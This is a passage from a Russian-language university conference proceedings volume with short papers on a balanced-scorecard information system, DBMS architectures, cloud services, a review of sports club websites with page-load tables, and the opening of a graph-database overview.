В условиях высокой степени цифровизации всех направлений деятельности предприятий на рынке корпоративного программного обеспечения существует большой выбор автоматизированных информационных систем. Вместе с тем, использование таких систем не всегда является целесообразным, так как часто требуется привлечение сторонних специалистов для их сопровождения, что нередко приводит к увеличению затрат предприятия и, как следствие, розничной цены на товар. В этом случае следует рассмотреть иные программные системы, которые в большей степени будут адаптированы к стратегическим целям предприятия и учитывать особенности его деятельности.

В настоящее время в области построения системы сбалансированных показателей предприятия активно используются программные продукты компании «Современные технологии управления» – это Business Studio. В первую очередь Business Studio представляет собой систему моделирования бизнес-процессов предприятия и построение оптимальной организационной структуры. Также функциональность Business Studio позволяет разработать стратегическую карту предприятия путем выделения ключевых показателей эффективности в четырех проекциях: финансы, клиенты, внутренние бизнес-процессы, обучение и развитие. В совокупности ключевые показатели эффективности формируют систему сбалансированных показателей предприятия [2, 3]. Вместе с преимуществами построения стратегической карты предприятия, связанными с возможностями оценки степени достижения стратегических целей, данная программная система имеет ряд недостатков:

- трудоемкость и длительность создания системы сбалансированных показателей предприятия;
- невозможность изменения проекций рассмотрения ключевых показателей эффективности (финансы, клиенты, внутренние бизнес-процессы, обучение и развитие);
- экспертная оценка причинно-следственных связей между целями и др.

В этой связи рассмотрим АИС «Система сбалансированных показателей», созданную в архитектуре «клиент-сервер». Среда разработки – MS Excel и СУБД – Microsoft SQL Server под управлением операционной системы MS Windows 10 / более поздних версий. АИС «Система сбалансированных показателей» соответствует ГОСТ Р ИСО/МЭК 12119-2000 «Информационная технология. Пакеты программ. Требование к качеству и тестирование» [1].

АИС «Система сбалансированных показателей» имеет простой в использовании интерфейс, который предоставляет пользователю:

1 Возможности по созданию сбалансированной системы показателей, а именно создавать индикаторы: единичные, групповые показатели эффективности использования каждого вида капитала предприятия, а также интегральный индекс [4].

2 Функцию балансирования, то есть. возможности указывать относительный вес (коэффициент значимости) единичных показателей внутри каждой группы капиталов с учетом влияния основных стейкхолдеров.

3 Функцию определения влияния стейкхолдеров на единичные показатели капиталов путем установления корреляции между разрывами в выгодах и вкладах заинтересованных сторон и значениями индикаторов.

4 Возможность связывать разнородные единичные показатели внутри каждой группы капиталов в обобщающий показатели путем их нормирования.

Результаты разработки системы сбалансированных показателей могут быть сохранены в формате Excel и использованы для дальнейшего оформления отчета.

Взаимодействие с пользователем организовано посредством графического пользовательского интерфейса в общепринятой форме.

Инсталляция программной системы не требуется.

Эффективность использования системы заключается в сокращении времени построения оперативных и текущих отчетов.

Сравнительная характеристика разрабатываемой АИС и программной системы Business Studio показана в таблице 1.

Таблица 1 – Сравнительная характеристика программных систем

Показатели качества	Весовой коэффициент	Проект (BSC Excel)		Аналог (Business Studio)	
		Балл	Средне-взвешенная оценка	Балл	Средне-взвешенная оценка
Удобство работы (пользовательский интерфейс)	0,10	5	0,50	4	0,40
Новизна (соответствие современным требованиям)	0,06	5	0,30	4	0,24
Соответствие профилю деятельности заказчика	0,15	5	0,75	3	0,45
Операционная система (многозадачность, графика)	0,05	4	0,20	5	0,25
Надежность (защита данных)	0,13	4	0,52	4	0,52
Скорость доступа к данным	0,09	4	0,36	4	0,36
Гибкость	0,05	4	0,20	3	0,15
Функции обработки информации	0,13	5	0,65	3	0,39
Соотношение "стоимость / возможности"	0,09	4	0,36	3	0,27
Время обучения персонала	0,15	5	0,75	3	0,45
Обобщенный показатель качества		4,59		3,48	
Коэффициент технического уровня		1,32			

Из таблицы 1 видно, что преимущества предлагаемой АИС заключаются в простоте и удобстве пользовательского интерфейса, соответствии профилю деятельности заказчика (возможности быстрого изменения совокупности оцениваемых показателей) и учете современных тенденций в области оценки эффективности и прозрачности деятельности предприятия.

Сводные экономические характеристики проекта, следующие: суммарные затраты, связанные с разработкой проекта, – 1164899,4 р.; экономический эффект от внедрения программной системы – 377762,26 р.; срок окупаемости – 3 года; фактический коэффициент экономической эффективности – 0,32 (нормативный коэффициент экономической эффективности – 0,2).

СПИСОК ИСТОЧНИКОВ

1. ГОСТ Р ИСО/МЭК 25022-2021 Системная и программная инженерия. Требования и оценка качества систем и программного обеспечения (SQuaRE). Измерение качества при использовании. – URL : https://allgosts.ru/35/080/gost_r_iso!mek_25022-2021.pdf (дата обращения: 29.10.2022).

2. Кизиль, Е. В. Программно-целевой подход в стратегическом планировании региональных социально-экономических систем / Е. В. Кизиль // Ученые записки Комсомольского-на-Амуре государственного технического университета. – 2021. – № 4(52). – С. 111-114. – DOI 10.17084/20764359-2021-52-111.

3. Машевский, В. А. Дисконтирование стоимости денежного потока / В. А. Машевский, А. Д. Решетов, А. Л. Григорьева // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы II Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 4-х частях, Комсомольск-на-Амуре, 08–12 апреля 2019 года / Ответственный редактор Э.А. Дмитриева. Том Часть 3. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2019. – С. 447-449.

4. Международный стандарт интегрированной отчетности. URL : https://www.integratedreporting.org/wp-content/uploads/2015/03/13-12-08-THE-INTERNATIONAL-IR-FRAMEWORK.docx_en-US_ru-RU.pdf (дата обращения 29.10.2022).

УДК 004.65

Петрова Анна Николаевна, кандидат технических наук, доцент, заведующий кафедрой «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Petrova Anna Nikolaevna, Candidate of Technical Sciences, Associate Professor, Head of the Department «Design, Management and Development of Information Systems», Komsomolsk-na-Amure State University

Енина Элина Демьяновна, студентка, Комсомольский-на-Амуре государственный университет

Enina Elina Demyanovna, student of Komsomolsk-na-Amure State University

ОПИСАНИЕ АРХИТЕКТУРЫ СОВРЕМЕННОЙ СУБД

DESCRIPTION OF THE ARCHITECTURE OF A MODERN DBMS

Аннотация. В статье рассматривается вопрос эволюции архитектуры системы управления базой данных от одноуровневой до многоуровневой архитектуры. Схема каждой из описанных архитектур проиллюстрирована на рисунке. Из статьи можно сделать вывод о применении каждой из архитектур и выбрать тот вариант, который требуется при реализации собственного проекта.

Abstract. The article deals with the evolution of the database management system architecture from a single-level to a multi-level architecture. A diagram of each of the described architec-

tures is illustrated in the figure. From the article, you can draw a conclusion about the use of each of the architectures and choose the option that is required when implementing your own project.

Ключевые слова: архитектура, база, уровень, приложение, пользователь.

Key words: architecture, base, layer, application, user.

Что такое архитектура баз данных?

Архитектуру системы управления базами данных (СУБД) можно рассматривать как одноуровневую или многоуровневую. Архитектура, имеющая n-уровень, разделяет всю систему на связанные, но независимые n модулей, которые могут быть независимо настроены, изменены, изменены или заменены.

Архитектура системы баз данных очень сильно зависит от основной компьютерной системы, на которой работает система баз данных. Системы баз данных могут быть централизованными или клиент-серверными, где одна серверная машина выполняет работу от имени нескольких клиентских машин. Системы баз данных также могут быть спроектированы для использования параллельных компьютерных архитектур. Распределенные базы данных охватывают несколько географически разделенных компьютеров:

- **1-уровневая архитектура;**
- **2-уровневая архитектура;**
- **3-уровневая архитектура;**
- **многоуровневая архитектура.**

1-уровневая архитектура

В 1-уровневой архитектуре база данных и любое приложение, взаимодействующее с базой данных, хранятся на одном сервере или устройстве. Поскольку нет никаких сетевых задержек, это, как правило, быстрый способ доступа к данным (рисунок 1).

Примером 1-уровневой архитектуры может быть мобильное приложение, которое использует базу данных с открытым исходным кодом, в качестве локальной базы данных. В этом случае и приложение, и база данных выполняются на мобильном устройстве пользователя.




Рисунок 1 – Одноуровневая архитектура

2-уровневая архитектура

2-уровневые архитектуры состоят из нескольких клиентов, подключающихся непосредственно к базе данных. Эта архитектура также известна, как архитектура клиент-сервер (рисунок 2).

Раньше эта архитектура была более распространена, когда классическое приложение подключалось к одной базе данных, размещенной на локальном сервере, например, к внутреннему управлению взаимоотношениями с клиентами, которое подключается к базе данных.




Рисунок 2 – 2-уровневая архитектура

3-уровневая архитектура

В трехуровневой архитектуре между клиентским компьютером и серверным компьютером присутствует еще один уровень. В этой архитектуре клиентское приложение не взаимодействует напрямую с системами баз данных, присутствующими на серверной машине, скорее клиентское приложение взаимодействует с серверным приложением, а серверное приложение внутренне взаимодействует с системой баз данных, присутствующей на сервере (рисунок 3).

Эта архитектура имеет различное использование в разных приложениях. Ее можно использовать в веб-приложениях и распределенных приложениях. Преимущество заключается в использовании этой архитектуры в распределенных системах.

3-tier architecture




Рисунок 3 – 3-уровневая архитектура

Основная цель трехуровневой архитектуры заключается в том, чтобы позволить нескольким пользователям получить доступ к одним и тем же данным с персонализированным представлением, сохраняя базовые данные только один раз. Таким образом, она отделяет представление пользователя от физической структуры базы данных. Такое разделение желательно по следующим причинам:

- Разным пользователям требуются разные представления одних и тех же данных.
- Подход, при котором конкретному пользователю необходимо видеть данные, может со временем меняться.
- Пользователи базы данных не должны беспокоиться о физической реализации и внутренней работе базы данных, таких как методы сжатия и шифрования данных, хеширование, оптимизация внутренних структур и т. д.

- Все пользователи должны иметь доступ к одним и тем же данным в соответствии со своими требованиями.
- Администраторы баз данных должны иметь возможность изменять концептуальную структуру базы данных, не затрагивая пользователя.
- Внутренняя структура базы данных не должна зависеть от изменений физических аспектов репозитория.

n-уровневая архитектура

Многоуровневая архитектура предполагает разделение приложения на три разных уровня (рисунок 4):

- 1) логический уровень;
- 2) уровень презентации;
- 3) уровень данных.




Рисунок 4 – Многоуровневая архитектура

Преимущества многоуровневой архитектуры

Масштабируемость – можно разделить уровни, не затрагивая другие уровни, а затем правильно масштабировать каждый из них.

Целостность данных – каскадные эффекты предотвращаются, а техническое обслуживание становится проще. Можно изменить код, не затрагивая данные.

Безопасность – можно защитить слои, не затрагивая другие слои.

Недостатки N-уровневой архитектуры

Увеличение усилий – вместо того, чтобы писать программное обеспечение на одном уровне, разработчик должен различать слои и соответственно давать ссылки на другие проекты (библиотеки классов).

Увеличение сложности – если кто-то хочет использовать N-Tier архитектуру, необходимо построить свой проект в начале в соответствии с логикой n-уровня. Построение различных слоев приносит сложность, так как больше слоев – это больше вещей, чтобы думать об этом в будущем.

Заключение

- Архитектура СУБД помогает в проектировании, разработке, внедрении и обслуживании базы данных.

- Простейшая архитектура системы баз данных – это первый уровень, на котором клиент, сервер и база данных находятся на одном компьютере.

- Двухуровневая архитектура – это архитектура базы данных в СУБД, где уровень представления выполняется на клиенте, а данные хранятся на сервере.

- Трехуровневая клиент-серверная архитектура состоит из уровня представления (ПК, планшет, мобильный телефон и так далее), прикладного уровня (сервера) и сервера баз данных.

СПИСОК ИСТОЧНИКОВ

1. Grinchenko, N.N. Database design. DBMS Microsoft Access: Textbook for universities. / N.N. Grinchenko and others - M. : RiS, 2017. - 240 p.
2. Sonnolly, T. Databases. Design, implementation and support. Theory and practice / T. Connolly. - M. : Williams I.D., 2017. - 1440 p.
2. Lukin, V.N. Introduction to database design / V.N. Lukin. - M. : Vuzovskaya kniga, 2015. - 144 p.
3. Makin, J.K. Designing a Server Infrastructure for Microsoft SQL Server 2005 Databases / J.K. Makin. - M. : Russian edition, 2008. - 560 p.
4. Zlykhina, M.P. Databases: basics, design, use / M.P. Zlykhin. - St. Petersburg : BHV, 2005. - 528 p.

УДК 004

Петрова Анна Николаевна, кандидат технических наук, доцент, заведующая кафедрой «Проектирование, управление и разработка информационных систем»
Petrova Anna Nikolaevna, Candidate of Technical Sciences, Associate Professor, Head of the Department «Design, Management and Development of Information Systems», Komsomolsk-na-Amure State University

Кудряшова Екатерина Сергеевна, кандидат физико-математических наук, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Kudryashova Ekaterina Sergeevna, Candidate of Physical and Mathematical Sciences, Associate Professor of the Department «Design, Management and Development of Information Systems», Komsomolsk-na-Amure State University

Путков Александр Дмитриевич, студент, Комсомольский-на-Амуре государственный университет

Putkov Alexandr Dmitrievich, student of Komsomolsk-na-Amure State University

ОБЛАЧНЫЕ СЕРВИСЫ: ИСТОРИЯ, КЛАССИФИКАЦИЯ, ПРИМЕРЫ ПРИМЕНЕНИЯ

CLOUD SERVICES: HISTORY, CLASSIFICATION, EXAMPLES OF APPLICATION

Аннотация. В работе главное внимание уделено причинам и истории возникновения облачных технологий и сервисов, а также приведены примеры воплощения этих технологий, их классификация, область их применения и примеры их реализации различными компаниями, для того, чтобы сделать нашу повседневную жизнь проще и удобнее.

Abstract. The work pays special attention to the choice and history of the emergence of cloud technologies and services, as well as examples of the implementation of these technologies, their classification, their scope and examples of the implementation of various types, in order to make our daily life easier and more convenient.

Ключевые слова: облачные технологии, облачные сервисы, облачные хранилища, веб-сервисы, информационные технологии.

Key words: cloud technologies, cloud services, cloud storage, web services, information technologies.

С самого появления и зарождения компьютеров у людей появилась потребность в хранении данных, файлов и различной информации объем которой постоянно увели-

чивался, что требовало от компьютеров и вычислительной техники дополнительного оборудования или увеличения имеющихся мощностей и объемов хранилищ. Первый жесткий диск появился в 1956 г., за 14 лет до появления идеи о создании облачных вычислений Джозефом Карлом Ликлайдером в 1970 г. Его идея была в том, что каждый пользователь компьютера будет подключен к сети, из которой сможет получать файлы, программы и данные. Некоторые другие ученые высказывались о том, что такие технологии будут предоставляться людям как услуги, но на этом этапе исследование данной области компьютерных технологий было приостановлено до конца 1980 годов. До этого времени отрасль не нуждалась в дополнительных мощностях и объемах памяти, имеющихся возможностей было достаточно [1-4,6]. Причиной ускоренного развития облачных сервисов и развитию подобного рода технологий стало увеличение скорости сети Интернет, которая является основой работы облачных сервисов и хранилищ.

Одной из первых компаний, предоставивших доступ к облачным веб-сервисам, стала компания Amazon. Система, предоставленная данной компанией, предоставляла возможность производить расчеты и хранить различную информацию. В середине 2000-х годов компания предоставила публике сервис, который назывался EC2 (от англ. Elastic compute cloud). Этот сервис до сих пор является одним из лучших сервисов в области облачных вычислений и приносит огромную прибыль компании Amazon.

В 2008 году компания Microsoft вышла на рынок облачных вычислений и анонсировала облачную операционную систему Windows Azure. Быстрое усовершенствование и компьютеров, и вычислительной техники способствовало тому, что облачные сервисы стали доступны большему количеству пользователей и компаний.

Принцип использования облачных сервисов можно рассмотреть на примере одного из вариантов его работы и работы облачного сервиса MY.GAMES CLOUD, который позволяет играть пользователям более чем в 400 различных игр даже на самых слабых персональных компьютерах. С технической стороны это выглядит так: само приложение или игра находятся на сервере, который может быть расположен за тысячи километров от конечного пользователя, там же происходит обработка всех процессов программы или игры, вычислительные процессы и мощности компьютера пользователя при этом не используются, на экран транслируется лишь картинка, по сути компьютер выполняет роль монитора. Все, что нужно для доступа к такого рода технологиям, это доступ в сеть Интернет и, в зависимости от сервиса или сайта, оплата данного вида услуг.

В настоящее время выделяют три класса «облаков» (рисунок 1) [5]:

1 Частное «облако» - используется организацией и технически может располагаться, как внутри компании, так и обслуживаться за ее пределами другими сотрудниками.

2 Гибридное «облако» - сочетает в себе плюсы, как частного, так и публичного «облака», зачастую используется компаниями тогда, когда мощностей оборудования не хватает для хранения большого объема информации.

3 Публичное «облако» - данный вид «облака» позволяет использовать его различными организациями одновременно.

ЧАСТНОЕ ОБЛАКО	ГИБРИДНОЕ ОБЛАКО	ПУБЛИЧНОЕ ОБЛАКО
Работает только внутри организации, не используется больше никем. Физически оборудование может находиться где угодно	Модель, объединяющая оба подхода. Вы частично размещаетесь в облаке провайдера, а вторая часть данных хранится на ваших серверах	Объем ресурсов почти не ограничен, обслуживается силами провайдера, для обмена данными требуется интернет

Рисунок 1 – Виды «облаков»

Существует огромное количество других облачных сервисов различной направленности. Они позволяют хранить данные, работать с различными программами удаленно (Word Online, Excel Online и другими), при этом пользователи могут вносить изменения в файлы одновременно, например, одновременно редактировать таблицу в

программе Excel, что может быть очень удобно для создания графиков, списков при использовании компанией. При этом сервисы позволяют работать с ними не только с компьютеров, но и с различных девайсов, таких как телефоны, планшеты, Smart TV и так далее.

Как пример можно рассмотреть один из самых популярных сервисов для хранения данных от Google – Google Диск. Он предоставляет возможность, как создавать различные файлы, так и хранить их, как на сервере, а также на устройстве пользователя, при этом внесенные изменения отобразятся на всех устройствах сразу. Огромным преимуществом данного вида хранения информации является то, что потерять данные, сохраненные на сервере, будет гораздо сложнее, нежели просто сохранить их на флешке или жестком диске, а доступ к ним будет в любой точке мира. Это предотвращает возможность потерять файлы в виду человеческого фактора.

Еще одним примером использования этой технологии является сервис Dropbox, который позволяет объединить множество персональных компьютеров или телефонов и сделать одну общую папку всех устройств. У Dropbox есть история загрузок, что позволяет при необходимости сделать восстановление файлов, а также на срок до 30 дней доступна история редактирования.

Данный вид технологий используется в крупных компаниях, в образовательных организациях и обычными пользователями. На сегодняшний день трудно представить мир без данного рода сервисов. Все сетевые игры, электронная почта, торговля, бизнес – все это использует облачные технологии хранения и передачи данных. Этот вид технологий способствует успешному развитию компаний и корпораций. Скорость реагирования на различные изменения рынка играет решающую роль в современном мире и напрямую влияет на доходность и развитие. На данный момент в мире процент компаний, использующих в своей повседневной работе облачные сервисы составляет не менее 85 % и с каждым годом это число увеличивается.

Но кроме плюсов, данный вид технологий не лишен и недостатков, приведем некоторые из них:

1 Данный вид технологий требует постоянного, высокоскоростного и бесперебойного доступа в сеть Интернет, без которой использование таких сервисов не представляется возможным

2 Безопасность. Хоть «облака» и достаточно хорошо защищены, все же взломать можно все что угодно, при этом хакер получает доступ к огромному объему данных неограниченного числа пользователей, куда могут входить корпоративные данные, пароли и прочая информация, которая может быть использована в корыстных целях.

3 Так же большое число вопросов вызывает конфиденциальность файлов, хранящихся в таких сервисах, поэтому особо важные файлы все же лучше не загружать на сервера облачных сервисов, а хранить в более надежном месте.

4 Большая стоимость оборудования, благодаря которому работают облачные сервисы и технологии, так как для их функционирования нужны довольно большие мощности.

5 Многие сервисы, предоставляющие доступ к облачным ресурсам, являются платными.

В заключение хотелось бы сказать, что даже несмотря на эти минусы за облачными технологиями будущее, ибо уже сейчас они приносят огромную прибыль компаниям, которые их обслуживают и не менее огромную пользу людям и компаниям, которые эти технологии используют в повседневной деятельности и жизни, позволяя оптимизировать многие процессы и упростить жизнь.

СПИСОК ИСТОЧНИКОВ

1. Широкова, Е. А. Облачные технологии// Современные тенденции технических наук: материалы междунар. науч. конф. Уфа, 2011. С. 30-33.
2. История облачных вычислений // Хабр URL: <https://habr.com/ru/post/671046/>.
3. Облачные вычисления // Wikipedia URL: www.wikipedia.org/wiki/Облачные_вычисления.
4. Преимущества облачных технологий // Smoff URL: <https://smoff.ru/howitworks/neosporimye-preimushchestva-oblachnyh-tehnologiy>.
5. Будущее облачных технологий // Wadline URL: <https://wadline.ru/mag/oblachnye-tehnologii-proshloe-nastoyashhee-budushhee>.
6. Что такое облачные вычисления. Обзор // Cloud.Yandex URL: <https://cloud.yandex.ru/blog/posts/2022/04/cloud-computing>.

УДК 004.4

Петрова Анна Николаевна, кандидат технических наук, доцент, заведующая кафедрой «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет
Petrova Anna Nikolaevna, Candidate of Engineering Sciences, Associate Professor, Head of the Department «Design, Management and Development of Information Systems», Komsomolsk-na-Amure State University
Мастевной Сергей Сергеевич, студент, Комсомольский-на-Амуре государственный университет
Mastevnoy Sergey Sergeevich, student of Komsomolsk-na-Amure State University

ОБЗОР ВЕБ-ПРИЛОЖЕНИЙ ДЛЯ СПОРТИВНОЙ ОРГАНИЗАЦИИ

OVERVIEW OF WEB-APPLICATIONS FOR SPORTS ORGANIZATION

Аннотация. Данная работа посвящена обзору сайтов на спортивную тематику с целью более качественной постановки задачи для проектирования веб-приложения. В статье приводятся достоинства и недостатки веб-сайтов, обзор структуры и показатели скорости загрузки веб-страниц, данные которых приведены в таблицах. Заключительная часть представлена в виде вывода.

Abstract. This work is devoted to the review of sites on the subject of sports with a view to more effective problem-setting for the design of the web application. The article describes the advantages and disadvantages of websites, a review of the structure and speed of web-pages loading, the data of which are shown in tables. The final part is presented as a conclusion.

Ключевые слова: веб-приложение, обзор структуры, показатели скорости, веб-страницы, достоинства и недостатки.

Key words: web application, structure review, speed indicators, web pages, advantages and disadvantages.

На сегодняшний день интернет заполнен веб-сайтами и веб-приложениями различной тематики. Практически у каждой организации есть собственный сайт. Пересмотрев ни один сайт схожей тематики, можно увидеть, что все они различаются. Какие-то сайты более удобные по функциональности, какие-то имеют более качественный и приятный дизайн.

Перед началом проектирования любой системы происходит обзор и анализ уже существующих решений с целью выявления достоинств и недостатков готовых продук-

тов, и, как следствие, выбор оптимального решения. Стоит отметить, что изучение аналогов также проводилось в статьях [1, 2, 3].

В качестве аналогов были выбраны четыре спортивных организации СК «Дракон», Центр айкидо «Тенсин», СК «ТАЕКВОН», Yang Taekwondo. СК «Дракон» и Центр айкидо «Тенсин» являются сайтами организаций Хабаровского края, СК «ТАЕКВОН» – сайт московской организации и Yang Taekwondo – сайт иностранной компании, США Нью-Йорк.

Сравнение сайтов выполнялось на основе анализа их структур, результат сравнения предоставлен в таблице 1. На основе изучения сайтов и сформированных критериев были выявлены достоинства и недостатки.

С помощью сервисов PageSpeed Insights и PR-CY была произведена оценка скорости загрузки страниц сайта. Показатель формировался на основе среднего значения загрузки трех разных страниц сайта: «Главная», «Расписание», «Новости».

Результат экспериментов представлен в таблицах 2 – 5, для каждого сайта соответственно.

Таблица 1 – Структура веб-сайтов

Критерий	Наименования организации			
	СК «Дракон»	Центр айкидо «Тенсин»	СК «ТАЕКВОН»	Yang Taekwondo
Главная страница	+	+	+	+
Раздел «Новости»	+	+	+	+
Раздел «Расписание»	+	+	+	+
Раздел «Тренерский состав»	-	-	+	-
Раздел «Достижения»	-	-	-	-
Раздел «Контактная информация»	+	+	+	+
Ответы на часто задаваемые вопросы	-	+	-	+
Раздел «Лучшие ученики»	+	-	-	+
Визуализация геоданных	-	+	+	+
Информация о виде спорта	-	+	+	+
Ссылки на социальные сети	-	+	+	+
Теоретические знания для учеников	-	-	+	+
Служба поддержки через электронную почту	-	-	+	-
Отзывы	-	-	+	-
Наличие видеороликов	+	+	+	+
Наличие фотографий	+	+	+	+
Адаптация под мобильную версию	+	+	+	+
Информация об аттестационной программе	-	+	-	-

Таблица 2 – Показатели скорости загрузки страниц сайта «Центр айкидо Тенсин»

Критерий	Скорость загрузки страницы					
	Компьютер			Мобильные устройства		
	PageSpeed Insights	PR-CY	Средний	PageSpeed Insights	PR-CY	Средний
Первая отрисовка контента (сек)	0,6	0,6	0,6	2,1	2,2	2,15
Время загрузки (сек)	2,1	3,3	2,7	8,2	15,2	11,7
Отрисовка крупного контента (сек)	0,7	0,7	0,7	2,3	2,6	2,45
Время загрузки до взаимодействия (сек)	120	70	105	1970	1540	1755
Время загрузки до интерактивности (сек)	2,7	3,3	3	14,4	15,6	15
Сдвиг макета	0,154	0,32	0,237	0,084	0,08	0,082

Таблица 3 – Показатели скорости загрузки страниц сайта «СК Дракон»

Критерий	Скорость загрузки страницы					
	Компьютер			Мобильные устройства		
	PageSpeed Insights	PR-CY	Средний	PageSpeed Insights	PR-CY	Средний
Первая отрисовка контента (сек)	0,7	0,7	0,7	2,5	2,3	2,4
Время загрузки (сек)	0,8	1	0,9	3,1	3,6	3,35
Отрисовка крупного контента (сек)	1,8	0,7	1,25	6,5	2,4	4,45
Время загрузки до взаимодействия (сек)	0	20	10	226	280	253
Время загрузки до интерактивности (сек)	1,4	1,7	1,55	6,5	6,9	6,7
Сдвиг макета	0,001	0,001	0,001	0,002	0,001	0,0015

Таблица 4 – Показатели скорости загрузки страниц сайта «СК ТАЕКВОН»

Критерий	Скорость загрузки страницы					
	Компьютер			Мобильные устройства		
	PageSpeed Insights	PR-CY	Средний	PageSpeed Insights	PR-CY	Средний
Первая отрисовка контента (сек)	0,8	0,9	0,85	2,9	2,5	2,7
Время загрузки (сек)	3,6	4,8	4,2	16,4	25,2	20,8
Отрисовка крупного контента (сек)	2,1	5,9	4	13,5	26,5	20
Время загрузки до взаимодействия (сек)	610	422	516	3820	2824	3322
Время загрузки до интерактивности (сек)	6	6,7	6,35	32,3	37,4	34,85
Сдвиг макета	0,12	0	0,06	0,34	0	0,17

Таблица 5 – Показатели скорости загрузки страниц сайта «Yang Taekwondo»

Критерий	Скорость загрузки страницы					
	Компьютер			Мобильные устройства		
	PageSpeed Insights	PR-CY	Средний	PageSpeed Insights	PR-CY	Средний
Первая отрисовка контента (сек)	0,7	0,7	0,7	2,2	2,6	2,4
Время загрузки (сек)	0,9	1,7	1,3	2,7	3,6	3,15
Отрисовка крупного контента (сек)	0,8	0,9	0,85	2,6	2,8	2,7
Время загрузки до взаимодействия (сек)	0	0	0	0	0	0
Время загрузки до интерактивности (сек)	1,7	0,7	1,2	2,4	2,6	2,5
Сдвиг макета	0,013	0	0,0065	0,001	0	0,0005

Средняя скорость загрузки страниц сайта «Центр айкидо Тенсин»: с компьютера – средняя, с мобильного устройства – низкая.

Средняя скорость загрузки страниц сайта «СК Дракон» с компьютера – высокая, с мобильного устройства – удовлетворительная.

Средняя скорость загрузки страниц сайта «СК ТАЕКВОН»: с компьютера – низкая, с мобильного устройства – низкая.

Средняя скорость загрузки страниц сайта «Yang Taekwondo»: с компьютера – высокая, с мобильного устройства – удовлетворительная.

При разработке веб-приложения будет использоваться хороший хостинговый сервис во избежание низкой скорости загрузки страниц и наличия рекламных баннеров на страницах.

На основе анализа сайтов был сформирован перечень общих достоинств и недостатков.

К достоинствам можно отнести наличие следующих разделов: «Главная», «Новости», «Расписание», «Тренерский состав», «Лучшие ученики», «Контактная информация». Подразделы: «Ответы на часто задаваемые вопросы» и «Аттестационная программа» также являются плюсами сайтов. Нельзя не выделить наличие визуализацию геоданных с использованием Яндекс карт, наличие ссылок на социальные сети, общие знания о дисциплине, наличие отзывов, взятых со сторонних сайтов, небольшое количество анимации, наличие службы поддержки через электронную почту, обилие фото и видеоматериала, а также видеоуроков.

К недостаткам можно отнести отсутствие раздела «Достижения», отсутствие возможности оставлять отзывы непосредственно на сайте, недоработанные мобильные версии сайтов, наличие пустых разделов, небольшое количество анимации.

Также нужно обязательно отметить дизайн. На основе проанализированных сайтов можно сделать следующий вывод. На веб-странице должно быть следующее: цветовой баланс, количество основных цветов на странице не превышать трех, весь текст напечатан одной шрифтовой парой и иметь размер приятный для чтения. Медиаконтент должен применяться уместно и в достаточном количестве.

На основе проделанной работы можно сказать, что при проектировании веб-приложения будут учитываться все критерии, представленные в таблице 1, так как это требование заказчика, а при реализации будут учтены лучшие примеры, приведенные в таблице 1.

СПИСОК ИСТОЧНИКОВ

1. Криночкин, И. А. Проектирование web-приложения для туристического агентства / И. А. Криночкин, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных Комсомольск-на-Амуре, 11-15 апреля 2022 г. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – Ч.1. – С. 404-406.

2. Иванов, М. А. Разработка приложения для обеспечения деятельности пассажирского автотранспортного предприятия / М. А. Иванов, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных Комсомольск-на-Амуре, 11-15 апреля 2022 г. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – Ч.1. – С. 385-387.

3. Купченко, М. В. Обзор программных решений для управления продажами малого предприятия розничной торговли / М. В. Купченко, А. В. Инзарцев // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных Комсомольск-на-Амуре, 11-15 апреля 2022 г. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – Ч.1. – С. 413-415.

УДК 004.65

Петрова Анна Николаевна, доцент, заведующий кафедрой «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Petrova Anna Nikolaevna, Associate Professor, Head of Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

Нечунаев Андрей Анатольевич, студент, Комсомольский-на-Амуре государственный университет

Nechunaev Andrey Anatolievich, student of Komsomolsk-na-Amure State University

ОБЗОР ГРАФОВЫХ СИСТЕМ УПРАВЛЕНИЯ БАЗАМИ ДАННЫХ

OVERVIEW OF GRAPHIC DATABASE MANAGEMENT SYSTEMS

Аннотация. В данной статье выполнен обзор графических систем управления базами данных – их появление, актуальность, поддерживаемые языки программирования, доступность, тип места работы (облачный сервис или, например, персональный компьютер), а также краткое описание работы графической системы управления базами данных Neo4j.

Abstract. This article provides an overview of graphical database management systems – their appearance, relevance, supported programming languages, availability, type of place of work (cloud service or, for example, a personal computer), as well as a short description of the work of a graphical control system Neo4j databases.

Ключевые слова: технологии обработки информации, графовые базы данных, реляционные системы управления базами данных, базы данных, NoSQL СУБД, облачные сервисы.

Key words: information processing technologies, graph databases, relation database management systems, databases, NoSQL DMS, cloud services.

Введение

Графовые базы данных зародились как идея в 60-х годах прошлого века, когда ограничения иерархических баз данных, таких как IBM IMS, были обойдены с помощью виртуальных записей. Модель хранения информации в виде графов, графов со свойствами в узлах и гиперграфов сложилась в 1990 – 2000 годах, а первая графовая система управления базами данных (СУБД) Neo4j была создана в 2007 году.

Однако привлекать внимание компаний они стали только в 2010 году. Действительно, когда речь идет об обработке больших данных из разных источников и систем, графовые базы данных могут превосходить по производительности реляционные базы данных.

Графовые базы данных разработаны на основе теории графов, где граф представляет собой набор узлов и ребер. Узлы в модели данных графа представляют собой сущности. Ребра, соединяющие два узла – отношениями. Семантические данные могут быть прикреплены к узлам и ребрам, которые называются свойствами.

Графовые базы данных являются базами данных NoSQL. Из-за этого не существует единого языка запроса для них. Наиболее популярными языками запросов данных графа являются: GraphQL, AQL, Gremlin, SPARQL и Cypher.

Актуальность графовых баз данных

Реляционная СУБД, где данные структурированы в связанные таблицы, содержит ограничения из первичного и внешнего ключей, и потому идеально подходит для обработки транзакций [1]. Однако, если отношения между данными сложнее чем просто связи по ключу, а закономерности их связей неясны, реляционные СУБД становятся неэффективны.

